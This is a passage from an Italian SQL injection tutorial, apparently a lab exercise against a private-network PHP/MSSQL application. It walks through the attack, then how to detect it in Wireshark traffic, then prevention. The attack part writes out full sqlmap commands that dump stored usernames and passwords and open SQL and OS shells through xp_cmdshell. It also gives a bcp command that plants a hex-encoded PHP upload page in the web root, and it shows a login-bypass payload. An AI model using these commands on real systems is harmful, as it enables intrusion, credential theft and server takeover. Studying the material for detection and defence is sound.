[\*] starting at 23:25:07

...

```
Database: db_GestioneCrociera
Table: utente
[6 columns]
+-----+-----+
| Column      | Type  |
+-----+-----+
| amministratore | bit   |
| assistente    | int   |
| id_anagrafica | int   |
| id_utente     | int   |
| nome_utente   | varchar |
| password_utente | varchar |
+-----+-----+
```

[23:25:07] [INF0] fetched data logged to text files under '/root/.sqlmap/output/192.168.1.230'

[\*] shutting down at 23:25:07

## Dump dei dati:

Ricavare i valori contenuti nella **tabella** con un **dump** selettivo, tramite il comando:

```
sqlmap -u "http://192.168.1.230/crociera/prodotto.php?categoria=1" --threads=4 --random-agent --timeout 100 -D db_GestioneCrociera -T utente -C nome_utente,password_utente --dump
```

```
root@kali:~# sqlmap -u "http://192.168.1.230/crociera/prodotto.php?categoria=1" --threads=4 --random-agent --timeout 100 -D db_GestioneCrociera -T utente -C nome_utente,password_utente --dump
```

{1.0-dev-nongit-201512220a89}

<http://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[\*] starting at 23:28:45

...

# SQL INJECTION: Descrizione, implementazione e sniffing

```
Database: db_GestioneCrociere
Table: utente
[4 entries]
+-----+-----+
| nome_utente | password_utente |
+-----+-----+
| admin       | 1234             |
| operatore   | 1234             |
| mitxael     | 1234             |
| amadeus01   | 1234             |
+-----+-----+

[23:28:46] [WARNING] table 'db_GestioneCrociere.dbo.utente' dumped to CSV file '/root/.sqlmap/output/192.168.1.230/dump/db_GestioneCrociere/utente-da35260b.csv'
[23:28:46] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.1.230'

[*] shutting down at 23:28:46
```

## Shell SQL:

Aprire una shell virtuale nel database del server, questo tramite il comando:

```
sqlmap -u "http://192.168.1.230/crociera/prodotto.php?categoria=1" --threads=4 --random-agent --timeout 100 -D db_GestioneCrociere --sql-shell
```

```
root@kali:~# sqlmap -u "http://192.168.1.230/crociera/prodotto.php?categoria=1" --threads=4 --random-agent --timeout 100 -D db_GestioneCrociere --sql-shell
{1.0-dev-nongit-201512220a89}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 23:30:29
```

...

```
[23:30:29] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows
web application technology: PHP 5.6.16
back-end DBMS: Microsoft SQL Server 2012
[23:30:29] [INFO] calling Microsoft SQL Server shell. To quit type 'x' or 'q' and press ENTER
sql-shell>
```

Eeguire dei comandi SQL, per esempio:

```
select sysdatetime();
```

```
sql-shell> SELECT SYSDATETIME();
[00:30:21] [INFO] fetching SQL SELECT statement query output: 'SELECT SYSDATETIME()'
SELECT SYSDATETIME();: '2016-02-04 06:30:21.3630113'
```

```
select * from utente where nome_utente like '%admin%';
```

```
sql-shell> select * from utente where nome_utente like '%admin%'
[00:45:50] [INFO] fetching SQL SELECT statement query output: 'select * from utente where nome_utente like '%admin%'
[00:45:50] [INFO] you did not provide the fields in your query. sqlmap will retrieve the column names itself
[00:45:50] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
[00:45:50] [INFO] fetching current database
[00:45:51] [INFO] fetching columns for table 'utente' in database 'db_GestioneCrociere'
[00:45:51] [INFO] the query with expanded column name(s) is: SELECT amministratore, assistente, id_anagrafica, id_utente, nome_utente, password_utente FROM utente WHERE nome_utente like '%admin%'
select * from utente where nome_utente like '%admin%' [1]:
[*] 1, 0, , 1, admin, 1234
```



# SQL INJECTION: Descrizione, implementazione e sniffing

## SHELL OS:

Uscire dalla **shell SQL** ed aprire una **shell virtuale** con il **sistema operativo**:

```
sqlmap -u "http://192.168.1.230/crociera/prodotto.php?categoria=1" --threads=4 --random-agent --timeout 100  
-D db_GestioneCrociera --os-shell
```

```
root@kali:~# sqlmap -u "http://192.168.1.230/crociera/prodotto.php?categoria=1" --threads=1 --random-agent --timeou  
t 100 -D db_GestioneCrociera --os-shell  
  
[1.0-dev-nongit-201512220a89]  
http://sqlmap.org  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end  
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are  
not responsible for any misuse or damage caused by this program  
  
[*] starting at 23:51:01
```

...

```
[23:54:58] [INFO] xp_cmdshell extended procedure is usable  
[23:54:58] [INFO] going to use xp_cmdshell extended procedure for operating system command execution  
[23:54:58] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER  
os-shell>
```



Eseguire dei comandi DOS direttamente nella shell:

**dir c:\inetpub\**

```
Volume in drive C is WinOS  
Volume Serial Number is 6C65-BE36  
  
Directory of c:\inetpub  
  
01/26/2016  08:36 PM    <DIR>          .  
01/26/2016  08:36 PM    <DIR>          ..  
02/04/2016  06:24 AM    <DIR>          crociera  
11/26/2015  01:52 PM    <DIR>          custerr  
02/02/2016  01:26 AM    <DIR>          history  
01/25/2016  10:51 PM    <DIR>          insecure  
11/26/2015  01:52 PM    <DIR>          logs  
11/26/2015  01:45 PM    <DIR>          temp  
02/04/2016  06:22 AM    <DIR>          wwwroot  
---
```

**bcp "SELECT**

```
'T0x3c666f726d20656e63747970653d226d756c7469706172742f666f726d2d646174612220616374696f6e3d2275706c6f61642  
e70687022206d6574686f643d22504f5354223e3c696e707574206e616d653d2275706c6f6164656466696c652220747970653d  
2266696c65222f3e3c696e70757420747970653d227375626d6974222076616c75653d2255706c6f61642046696c65222f3e3c2f  
666f726d3e0d0a3c3f70687020247461726765745f706174683d626173656e616d6528245f46494c45535b2775706c6f61646564  
66696c65275d5b276e616d65275d293b6966286d6f76655f75706c6f616465645f66696c6528245f46494c45535b2775706c6f616  
4656466696c65275d5b27746d705f6e616d65275d2c247461726765745f7061746829297b6563686f20626173656e616d652824  
5f46494c45535b2775706c6f6164656466696c65275d5b276e616d65275d292e2220686173206265656e2075706c6f6164656422  
3b7d656c73657b6563686f20224572726f7221223b7d3f3e'" queryout c:\inetpub\wwwroot\crociera\upload.php -c -T
```




A questo punto, l'attaccante ha **libero e completo accesso** al server.

# SQL INJECTION: Descrizione, implementazione e sniffing

## 4. TRAFFICO

CISCO descrive la **SQL Injection** come “un attacco il cui scopo è quello di acquisire informazioni riservate da un sistema tramite lo **sfruttamento remoto** di determinate vulnerabilità, senza bisogno di credenziali né interazione dell’utente finale; inviando richieste “alterate” in **pacchetti su protocolli e porte standard** (i.e. HTTP:80/TCP, HTTPS:443/TCP, HTTP:8080/TCP e HTTPS:8443/TCP)”.



Quando una applicazione web subisce un attacco ed i suoi dati sono compromessi, diventa compito dell'amministratore l'identificare le richieste maliziose tramite l'analisi dei log nonché il traffico generato da esse. In questo capitolo verranno indicati gli **eventi chiavi** da analizzare per individuare richieste http di carattere malizioso (i.e. fuori dallo scopo originale dell'applicazione web).

### 4.1. Messaggi HTTP

**HTTP** è un protocollo del tipo **stateless** dove sia il client che il server possono stabilire e chiudere una connessione di rete (autonoma per ogni transazione) tramite l'invio di **messaggi request/response** senza la necessita di ricordare l'ultimo stato della connessione (come invece accade nel protocollo FTP).

Come già visto in precedenza, l'attacco **SQL Injection** consiste nel modificare i **parametri** del **request message** inviato dal cliente web al server web. Il **metodo di request** implementato nell'**applicazione web** risulta di grande interesse per l'attaccante in quanto sarà tramite loro che il codice malizioso verrà inserito.

Tra i **metodi di request** più comuni ci sono il **GET** ed il **POST**, la cui differenza sostanziale risiede nel fatto che il **GET** invia i parametri direttamente/visibilmente nella **URL** tramite una stringa, il **POST** lo fa indirettamente/invisibilmente tramite il **body** del messaggio.

Quando un'applicazione web viene attaccata il **payload** (contenuto effettivo del messaggio) è inviato nel **request message** (messaggio di richiesta).

# SQL INJECTION: Descrizione, implementazione e sniffing

Le richieste maliziose inviate dall'attaccante all'applicazione web hanno quasi sempre dell'informazione falsificata (metodi, user-agent, cookies, ecc.). La **SQL Injection**, così come il **Cross-Site Scripting**, effettua l'attacco inviando parametri di input arbitrari sia tramite la URL che tramite il HTTP Payload.

Nella figura sottostante si vede come il **client** (192.168.1.2) invia una richiesta per una risorsa specifica al **server**. Il metodo GET è utilizzato per richiedere una pagina web e passare dei parametri nella URL. Nello stesso modo il **user-agent** viene inviato per identificare il cliente così come eventuali **cookies**:

```
GET /mutillidae/ HTTP/1.1
Host: 192.168.1.2
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11)
Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Language: en-US
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;
Keep-Alive: 115
Connection: keep-alive
Cookie: showhints=0;
PHPSESSID=60kmpkstt1mcnp5jppflkgj0
```

*(messaggio di richiesta HTTP)*

Come si può osservare nella figura sottostante, il **server** risponde con il codice di stato ed il messaggio, inviando anche altri **header** (data, server, logged-in user, ecc.):

```
HTTP/1.1 200 OK
Date: Wed, 03 Jan 2016 23:20:58 GMT
Server: Apache/2.4.2 (Unix) OpenSSL/1.0.1c PHP/5.4.4
X-Powered-By: PHP/5.4.4
Logged-In-User:
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//
EN" "http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd">
<html>
```

*(messaggio di risposta HTTP)*

In questo scenario l'inserimento dei valori di input "inaspettati" nei **parametri** e **header** potrebbe rappresentare una minaccia per l'applicazione web, e non è di sicuro l'unica.

# SQL INJECTION: Descrizione, implementazione e sniffing

Il RFC-2616 definisce otto differenti metodi per HTTP 1.1; essi sono GET, POST, HEAD, PUT, DELETE, TRACE, OPTIONS e CONNECT, di cui solo l'implementazione del GET e HEAD è obbligatoria per i server con HTTP 1.1.


Il metodo **GET** e **POST** sono utilizzati per richiedere una pagina web (il primo tramite la URL ed i secondo tramite il HTTP payload) e sono dei più utilizzati tra tutti. Il metodo **HEAD** funziona come il GET ma in questo caso i server risponde solo con degli header. Il metodo **OPTIONS** richiede al server i metodi da esso supportati, fornendo uno spiraglio di attacco. Il metodo **TRACE** permette al cliente di visualizzare una richiesta quando essa arriva al server, permettendo agli attaccanti di verificare se sono state effettuate delle modifiche alle richieste (da parte di firewall, proxies, gateways, ecc.).

I metodi **PUT** e **DELETE** sono i più pericolosi data la loro capacità di causare dei gravi danni all'applicazione. Il primo può essere utilizzato per fare l'upload di dati maliziosi nel server mentre il secondo per cancellare delle risorse dal server (e.g. per cancellare dei file di configurazioni).

## 4.2. Analisi dei Pacchetti

Come capita spesso quando si tratta di problemi inerenti le reti, l'informazione più preziosa è quella che viaggia attraverso i cavi; perciò l'utilizzo di **Wireshark** risulta essenziale, permettendo per esempio, di capire se delle procedure di sistema come "**xp\_cmdshell**" sono state eseguite (per abilitare una shell virtuale tramite query).

**Wireshark** è il software che consente ad un utente (con una minima conoscenza del protocollo http) di analizzare il flusso di rete di un server con lo scopo di individuare un eventuale traffico sospetto relativo ad un attacco **SQL Injection** (in corso o già avvenuto):



The screenshot shows the Wireshark interface with a packet capture named 'SQL\_injection\_CAP.pcapng'. The filter bar at the top displays the filter: 'tcp.port==80 && ip.src == 192.168.1.2 && ip.dst == 192.168.1.230'. The packet list on the left shows several packets, with packet 157 selected. The packet details pane on the right shows the structure of the selected HTTP POST packet, including the request line 'POST /crociera/login.php HTTP/1.1' and the 'Content-Type' header 'application/x-www-form-urlencoded'.

No.	Time	Protocol	Source	Source port	Destination	Destination port	Length	tcp.window_size (custom)	Info
104	22.838241	TCP	192.168.1.2	56221	192.168.1.230	80	74		29200 56221 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=...
105	22.838591	TCP	192.168.1.2	56221	192.168.1.230	80	66		29696 56221 → 80 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=4294945...
106	22.838839	HTTP	192.168.1.2	56221	192.168.1.230	80	423		29696 GET /favicon.ico HTTP/1.1
107	22.976671	TCP	192.168.1.2	56221	192.168.1.230	80	66		32768 56221 → 80 [ACK] Seq=358 Ack=1384 Win=32768 Len=0 TSval=42...
132	27.827508	HTTP	192.168.1.2	56221	192.168.1.230	80	430		32768 GET /crociera/login.php HTTP/1.1
138	28.537278	TCP	192.168.1.2	56221	192.168.1.230	80	66		44032 56221 → 80 [ACK] Seq=722 Ack=7176 Win=44032 Len=0 TSval=42...
141	28.537458	TCP	192.168.1.2	56221	192.168.1.230	80	66		49152 56221 → 80 [ACK] Seq=722 Ack=9652 Win=49152 Len=0 TSval=42...
157	36.857282	HTTP	192.168.1.2	56221	192.168.1.230	80	603		49152 POST /crociera/login.php HTTP/1.1 (application/x-www-form...
160	36.968943	TCP	192.168.1.2	56221	192.168.1.230	80	66		62464 [TCP ACKed unseen segment] 56221 → 80 [ACK] Seq=1259 Ack=1...

(FILTRI: tcp.port==80 && ip.src == 192.168.1.2 && ip.dst == 192.168.1.230) (dopo anche tcp.len>400)

In una applicazione web, tutte le componenti (web server, database, ecc.) lavorano insieme utilizzando un certo livello di privilegi per l'accesso ai dati. Nella **SQL Injection**, l'attaccante interferisce nell'interazione con il database per by-passare eventuali restrizioni e controlli e ricavare informazione riservata, sull'applicazione stessa e le sue utenze; in questo caso inserendo una stringa del tipo '**or 1=1;**' nella pagina di login per sfruttare una vulnerabilità e by-passare l'autenticazione nel sistema:

# SQL INJECTION: Descrizione, implementazione e sniffing

157	36.857282	HTTP	192.168.1.2	56221	192.168.1.230	80	603	49152	POST /crociera/login.php HTTP/1.1 (application/x-www-form-urlencoded)
160	36.968943	TCP	192.168.1.2	56221	192.168.1.230	80	66	62464	[TCP ACKed unseen segment] 56221 → 80 [ACK] Seq=1259 Ack=16286 Win=62...
169	40.345356	HTTP	192.168.1.2	56221	192.168.1.230	80	495	62464	[TCP ACKed unseen segment] GET /crociera/prodotto.php?categoria=1 HTTP/1.1
170	40.509287	TCP	192.168.1.2	56221	192.168.1.230	80	66	76800	[TCP ACKed unseen segment] 56221 → 80 [ACK] Seq=1688 Ack=23269 Win=76...
189	43.733626	HTTP	192.168.1.2	56221	192.168.1.230	80	448	76800	[TCP ACKed unseen segment] GET /crociera/prodotto.php?categoria=1&id=27 ...
190	43.849742	TCP	192.168.1.2	56221	192.168.1.230	80	66	90112	[TCP ACKed unseen segment] 56221 → 80 [ACK] Seq=2070 Ack=30147 Win=90...
214	53.861089	TCP	192.168.1.2	56221	192.168.1.230	80	66	90112	[TCP Keep-Alive] [TCP ACKed unseen segment] 56221 → 80 [ACK] Seq=2069...
234	60.395222	TCP	192.168.1.2	56240	192.168.1.230	80	74	29200	56240 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=429...
235	60.396172	TCP	192.168.1.2	56240	192.168.1.230	80	66	29696	56240 → 80 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=4294954426 TSecr=3...
236	60.396280	HTTP	192.168.1.2	56240	192.168.1.230	80	578	29696	GET /crociera/prodotto.php?categoria=1 HTTP/1.1
237	60.399122	TCP	192.168.1.2	56241	192.168.1.230	80	74	29200	56241 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=429...
238	60.399389	TCP	192.168.1.2	56241	192.168.1.230	80	66	29696	56241 → 80 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=4294954427 TSecr=3...

> Frame 157: 603 bytes on wire (4824 bits), 603 bytes captured (4824 bits) on interface 0  
> Ethernet II, Src: CadmusCo\_bf:ed:99 (08:00:27:bf:ed:99), Dst: IntelCor\_b1:8e:88 (8c:a9:82:b1:8e:88)  
> Internet Protocol Version 4, Src: 192.168.1.2, Dst: 192.168.1.230  
> Transmission Control Protocol, Src Port: 56221 (56221), Dst Port: 80 (80), Seq: 722, Ack: 9652, Len: 537  
> Hypertext Transfer Protocol  
HTML Form URL Encoded: application/x-www-form-urlencoded  
> Form item: "username" = "" or 1=1;--"  
> Form item: "password" = "1234"

(output di una SQL Injection)

Si può notare che l'attacco ebbe successo dato che l'attaccante fu re-direzionato alla pagina principale.

236	60.396280	HTTP	192.168.1.2	56240	192.168.1.230	80	578	29696	GET /crociera/prodotto.php?categoria=1 HTTP/1.1
237	60.399122	TCP	192.168.1.2	56241	192.168.1.230	80	74	29200	56241 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=429...
238	60.399389	TCP	192.168.1.2	56241	192.168.1.230	80	66	29696	56241 → 80 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=4294954427 TSecr=3...
239	60.409886	TCP	192.168.1.2	56242	192.168.1.230	80	74	29200	56242 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=429...

> Frame 236: 578 bytes on wire (4624 bits), 578 bytes captured (4624 bits) on interface 0  
> Ethernet II, Src: CadmusCo\_bf:ed:99 (08:00:27:bf:ed:99), Dst: IntelCor\_b1:8e:88 (8c:a9:82:b1:8e:88)  
> Internet Protocol Version 4, Src: 192.168.1.2, Dst: 192.168.1.230  
> Transmission Control Protocol, Src Port: 56240 (56240), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 512  
> Hypertext Transfer Protocol  
GET /crociera/prodotto.php?categoria=1 HTTP/1.1\r\nAccept-Language: en-us,en;q=0.5\r\nAccept-Encoding: gzip,deflate\r\nHost: 192.168.1.230\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8\r\nUser-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; nl; rv:1.9.1.6) Gecko/20091201 Firefox/3.5.6 (.NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.215...)\r\nConnection: close\r\nPragma: no-cache\r\nCache-Control: no-cache,no-store\r\n

(output della risposta di re-direzione)

Eventualmente, nel caso di utilizzo di cookies, verrebbe visualizzato anche il nome del utente (e.g. admin).

## USER-AGENT

Un'altra informazione utile potrebbe riguardare il **browser** utilizzato per l'attacco, la cui informazione si trova nel header delle richieste sotto il dato denominato **user-agent** (e.g. Mozilla/5.0), purtroppo però tale dato può essere modificato da SQLMap per nascondere la informazione reale:

1376	201.096274	HTTP	192.168.1.2	56320	192.168.1.230	80	431	29696	GET /crociera/upload.php HTTP/1.1
1377	201.117444	TCP	192.168.1.2	56320	192.168.1.230	80	66	30720	56320 → 80 [ACK] Seq=366 Ack=338 W
1420	211.126508	TCP	192.168.1.2	56320	192.168.1.230	80	66	30720	[TCP Keep-Alive] 56320 → 80 [ACK]
1421	216.097780	TCP	192.168.1.2	56320	192.168.1.230	80	1514	30720	[TCP segment of a reassembled PDU]
1422	216.097853	TCP	192.168.1.2	56320	192.168.1.230	80	1514	30720	[TCP segment of a reassembled PDU]
1423	216.097912	HTTP	192.168.1.2	56320	192.168.1.230	80	1147	30720	POST /crociera/upload.php HTTP/1.1
1424	216.104835	TCP	192.168.1.2	56320	192.168.1.230	80	66	31744	56320 → 80 [ACK] Seq=4343 Ack=698
1447	219.390690	TCP	192.168.1.2	56320	192.168.1.230	80	66	31744	56320 → 80 [FIN, ACK] Seq=4343 Ack
1448	219.391029	TCP	192.168.1.2	56320	192.168.1.230	80	66	31744	56320 → 80 [ACK] Seq=4344 Ack=699

> Frame 1376: 431 bytes on wire (3448 bits), 431 bytes captured (3448 bits) on interface 0  
> Ethernet II, Src: CadmusCo\_bf:ed:99 (08:00:27:bf:ed:99), Dst: IntelCor\_b1:8e:88 (8c:a9:82:b1:8e:88)  
> Internet Protocol Version 4, Src: 192.168.1.2, Dst: 192.168.1.230  
> Transmission Control Protocol, Src Port: 56320 (56320), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 365  
> Hypertext Transfer Protocol  
GET /crociera/upload.php HTTP/1.1\r\nHost: 192.168.1.230\r\nUser-Agent: Evil's browser\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8\r\n

(header contenente un user-agent manomesso)



# SQL INJECTION: Descrizione, implementazione e sniffing

## BRUTE FORCE

Molte applicazioni web utilizzano un sistema di autenticazione che può essere sfruttato dagli attaccanti per “indovinare” le credenziali tramite un attacco brute-force (e.g. con Burp Suite Intruder). In questo caso si avranno moltissime richieste di **POST** effettuate in un lasso di tempo molto breve (e.g. 0.5 secondi):

No.	Time	Protocol	Source	Source port	Destination	Destination port	Length	tcp.window_size	Info
157	36.857282	HTTP	192.168.1.2	56221	192.168.1.230	80	603	49152	POST /crociera/login.php HTTP/1.1 (application/x-www-
169	40.345356	HTTP	192.168.1.2	56221	192.168.1.230	80	495	62464	[TCP ACKed unseen segment] GET /crociera/prodotto.php?
236	60.396280	HTTP	192.168.1.2	56240	192.168.1.230	80	578	29696	GET /crociera/prodotto.php?categoria=1 HTTP/1.1
245	60.656246	HTTP	192.168.1.2	56241	192.168.1.230	80	781	29696	GET /crociera/prodotto.php?categoria=1&OVOz%3D6856%20A
250	60.879488	HTTP	192.168.1.2	56242	192.168.1.230	80	927	29696	GET /crociera/prodotto.php?categoria=1%20UNION%20ALL%20
255	61.026793	HTTP	192.168.1.2	56243	192.168.1.230	80	1200	29696	GET /crociera/prodotto.php?categoria=1%20UNION%20ALL%20
258	61.037840	HTTP	192.168.1.2	56244	192.168.1.230	80	1200	29696	GET /crociera/prodotto.php?categoria=1%20UNION%20ALL%20
259	61.041525	HTTP	192.168.1.2	56245	192.168.1.230	80	1200	29696	GET /crociera/prodotto.php?categoria=1%20UNION%20ALL%20
263	61.069252	HTTP	192.168.1.2	56246	192.168.1.230	80	1200	29696	GET /crociera/prodotto.php?categoria=1%20UNION%20ALL%20
270	61.171076	HTTP	192.168.1.2	56247	192.168.1.230	80	1200	29696	GET /crociera/prodotto.php?categoria=1%20UNION%20ALL%20
276	61.286816	HTTP	192.168.1.2	56248	192.168.1.230	80	1200	29696	GET /crociera/prodotto.php?categoria=1%20UNION%20ALL%20
282	61.390047	HTTP	192.168.1.2	56249	192.168.1.230	80	1200	29696	GET /crociera/prodotto.php?categoria=1%20UNION%20ALL%20
297	61.873903	HTTP	192.168.1.2	56250	192.168.1.230	80	927	29696	GET /crociera/prodotto.php?categoria=1%20UNION%20ALL%20
326	68.574550	HTTP	192.168.1.2	56255	192.168.1.230	80	659	29696	GET /crociera/prodotto.php?categoria=1&OVOz%3D6856%20A

(output delle richieste brute-force, includendo il filtro “tcp.len>400”)

## COOKIES

I cookie sono una parte fondamentale del protocollo HTTP, essi autorizzano il server ad inviare dei dati al client (che terrà e successivamente restituirà al server). A differenza di altri parametri i cookie vengono inviati continuamente al server ad ogni richiesta. Nel caso l’attacco fosse stato perpetrato tramite la manomissione dei cookies (e.g. con un tool proxy), è possibile individuare l’account utilizzato per questo scopo:

```
> Internet Protocol Version 4, Src: 192.168.1.2, Dst: 192.168.1.230
> Transmission Control Protocol, Src Port: 56221 (56221), Dst Port: 80 (80), Seq: 1259, Ack: 16286, Len: 429
> Hypertext Transfer Protocol
  > GET /crociera/prodotto.php?categoria=1 HTTP/1.1\r\n
    Host: 192.168.1.230\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.5.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Referer: http://192.168.1.230/crociera/login.php\r\n
  > Cookie: username=admin&password=1234 &login-php-submit
    Connection: keep-alive\r\n
```

(output di un login effettuato come admin)

## METODO

Dando un’occhiata all’output di Wireshark si può osservare che il metodo **POST** ha il suo unico valore esadecimale (utilizzato per mettere in blacklist i metodi HTTP ritenuti pericolosi, come OPTIONS):

```
> Hypertext Transfer Protocol
  > POST /crociera/upload.php HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): POST /crociera/upload.php HTTP/1.1\r\n]
    Request Method: POST
    Request URI: /crociera/upload.php
    Request Version: HTTP/1.1
    Host: 192.168.1.230\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.5.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    0000 50 4f 53 54 20 2f 63 72 6f 63 69 65 72 61 2f 75 POST /cr ociera/u
    0010 70 6c 6f 61 64 2e 70 68 70 20 48 54 54 50 2f 31 nload.php n HTTP/1
```

(output per il metodo POST ed il suo valore esadecimale)

# SQL INJECTION: Descrizione, implementazione e sniffing

Come si può osservare nella tabella sottostante, controllando tutti i metodi HTTP è possibile separare ogni metodo in base al suo valore unico esadecimale.

Metodo	Valore Esadecimale
GET	47 45 54
POST	50 4f 53 54
HEAD	48 45 41 44
TRACE	54 52 41 43 45
OPTIONS	4f 50 54 49 4f 4e 53
PUT	50 55 54
DELETE	44 45 4c 45 54 45
CONNECT	43 4f 4e 4e 45 43 54

*(tabella dei valori esadecimali dei metodi HTTP 1.1)*

# SQL INJECTION: Descrizione, implementazione e sniffing

## 5. PREVENZIONE

---

L'unico modo di combattere un attacco di **SQL Injection** consiste nel prevenirlo tramite le “**buone pratiche**”:

### 5.1. Sistema

- Assicurarsi che gli utenti che accedono al database non siano **amministratori del sistema** (e.g. sa) ma utenti specifici (e.g. user\_db\_1) con i permessi minimi per poter eseguire le loro funzioni.
- Rimuovere tutte le “**stored procedures**” che risultano dismesse nel sistema
- Fare in modo che il web server invii **messaggi di errore controllati** e generici agli utenti web

### 5.2. Codice

Come detto in precedenza, le vulnerabilità sulle quali si basa un attacco **SQL Injection** non dipendono dal server dove viene eseguita una applicazione web ma del suo codice.

La misura essenziale consiste nel preferire l'utilizzo di “**stored procedures**” parametrizzate rispetto a **query dinamiche**. Nel caso l'utilizzo di **query dinamiche** fosse fortemente necessario è bene seguire le regole sotto elencate per eliminare eventuali vulnerabilità:

1. Uso appropriato della **sintassi SQL**, ovvero, principalmente delle virgolette nelle sentenze SQL:
  - 1.1. **Singole apici (')** intorno ai valori (stringhe e numeri)
  - 1.2. **Apici inversi (')** intorno agli identificatori (base di dati, tabelle, colonne, alias)
2. Eseguire la validazione dei parametri di input dell'utente, verificando che essi appartengano alla tipologia (e.g. string, int, ecc.) richiesta e rispettino le sue relative caratteristiche (e.g. length).
3. Effettuare lo “**escape**” (sanitizzazione) di stringhe e numeri per rimuovere caratteri speciali contenuti:
